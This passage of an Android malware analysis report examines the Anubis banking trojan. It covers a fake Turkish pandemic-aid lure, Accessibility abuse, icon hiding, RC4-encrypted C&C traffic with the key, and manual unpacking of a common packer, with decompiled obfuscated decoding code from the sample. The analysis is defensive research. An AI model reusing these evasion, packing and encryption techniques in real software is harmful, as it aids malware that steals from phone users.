
Thanks to its accessibility ability, Anubis can infer what the user is doing on the screen at that moment, and runs the **"a"** function directly in any scenario that will harm it. As we can see in our example code block, if it detects any of the ***cE*** / ***cD*** / ***cF*** string constants, the escape function **"a"** will run directly.


Dynamic Analysis




In our sample, we come across the application under the name of "2000 TL Pandemic State Support for Each Family" and using the emblem of the Ministry of Health of the Republic of Turkey.


With Anubis running on the target system, we see that the first thing it wants from the user is **"Accessibility"** privileges. Because many simple but effective abilities (**"Clicking Buttos", "Scorlling Pages", "Reading Windows Context"**) that the malware basically possesses are hidden behind these powers. On the other hand, we see at the beginning of our analysis that Anubis also uses a way to hide its icon from the app launcher in order to make it difficult to remove it from the device when it starts running.







Dynamic Analysis






Let's give all permissions and examine what Anubis sent to C&C. Since our C&C Panel is not active during the analysis process, Anubis cannot receive any response from the C&C Panel.






Dynamic Analysis

We talked about the **JSON** files created during the initialization phase in static analysis. Another detail I noticed during the static analysis was that Anubis encrypts the **JSON** files it prepares to send to the C&C Panel using **Base64** and **RC4**. But I thought it would be more accurate to mention this part here. Let's see what kind of code block Anubis uses for this process.




When I looked at the places where the **RC4** implementation in the application is used, I noticed that it is used in an additional place, not just for hard-coded strings. Then I started to examine this structure.


Dynamic Analysis



Do you think it is a coincidence that it is so close to **JSON** data :D ? As we can see the function takes 2 Strings (str,str2). While **str2** is used as encryption key, **str** has data in **JSON** format.




Request Encryption RC4 Key = *CRViysGgKzt6i*



Manual Unpacking


At the beginning of our report, we mentioned that the sample we examined loads a class in runtime. We hooked the **"DexClassLoader"** function to find this loaded class. But we can also do this manually. In this way, we will discover how packers, which are used extensively in the Android Malware world, do this job. First, let's look at our **"AndroidManifest.xml"** file.




Manual Unpacking

As we can see, all activities including **MAIN** are called under the **"parrot"** package, but we don't have the **"parrot"** package in sight. How is this possible?

This packer, which is widely used among Android Malwares, loads all the lost classes by using the class under the application tag.




Although it appears to be full of classes that we do not have, we actually have the first class that runs and takes on the unpacking task.



pigeon.theme.earth.IUhUkAkGfQxFbEwMiUtWuIuBrReSmPjPqEiWkAcJiSq

The function 2 above the **attachBaseContext** function is the unpack function used in this common packer :D

In addition, in this common packer type, the **"PPpYrMnQwArZqXpLlNsNj"** variable I marked in the image above contains the name of the file to be decrypted.





```
static StringBuffer outsidesystem() {
    return new StringBuffer(indexdebate());
}
```

```java
public static String indexdebate() {
    int i = 288;
    for (int i2 = 0; i2 < 7; i2++) {
        i = -4891620;
    }
    byte[] bArr = {77, 105, 70, 11, 79, 86, 74, 75};
    int i3 = 208197083;
    int i4 = (i - 1053800936) + 208197083;
    byte[] bArr2 = new byte[8];
    if (i <= 100) {
        i = ((i4 - 17) + 62) - 208197083;
    }
    byte[] bArr3 = {37};
    int i5 = i4;
    for (int i6 = 0; i6 < 10; i6++) {
        i5 = 208197083 - (i / 7);
    }
    if (208197083 <= i5) {
        i = -1800597581 - i5;
    }
    if (i == i5) {
        i3 = ((i5 - i) - 203499) - 124898;
    }
    for (int i7 = 0; i7 < 5; i7++) {
        i5 = i3 + 55 + i;
    }
    int i8 = 0;
    while (i8 < 8) {
        int i9 = i5 - 911530;
        int i10 = 404978 + i9;
        int i11 = (i10 - i9) + 61;
        bArr2[i8] = (byte) ((((((i10 / i10) - 1) + bArr[i8]) + ((i11 - i9) * 0)) + ((i9 / i9) % 1)) ^ bArr3[i8 % 1]);
        i8++;
        i5 = i11;
    }
    for (int i12 = 0; i12 < 29; i12++) {
    }
    return new String(bArr2);
```


```
batuhan in ~ λ python3 filename.py
hLc.json
batuhan in ~ λ
```

Name Of Encryted Dex
= hLc.json



Manual Unpacking

RC4 is used when decrypting the class to be loaded in this packer type. So it's time to find the **RC4** key. When we go to the class with the **"liftnorth"** function, our goal is to find the **RC4** implementation waiting for us. It would be a reasonable idea to call **"256%"** for this, but it tried to hide this process with a variable that holds **256** in the sample we examined.




```
public class PackageUtils {
    public static final int INSTALL_ALLOW_DOWNGRADE = 128;
    public static final int INSTALL_ALLOW_TEST = 4;
    public static final int INSTALL_EXTERNAL = 8;
    public static final int INSTALL_FAILED_INTERNAL_ERROR = -1000;
    public static final int INSTALL_FORWARD_LOCK = 1;
    public static final int INSTALL_GRANT_RUNTIME_PERMISSIONS = 256;
    public static final int INSTALL_INTERNAL = 16;
    public static final int INSTALL_REPLACE_EXISTING = 2;
    public static final int INSTALL_SUCCEEDED = 1;

    public interface InstallObserver {
        void onPackageInstalled(String str, int i);
    }
```

Manual Unpacking

The **integer array** built before the **"for"** loop starts contains our **decryption key.**

```
        this.csFiJDosOgoltPWmlFSZxj_936598 = this.NYSlWmZgoeQyAOclaHUiLQ_654897 + (this.InGruiFxQpdWrErCBJUNUX_440303 * 793155);
    }
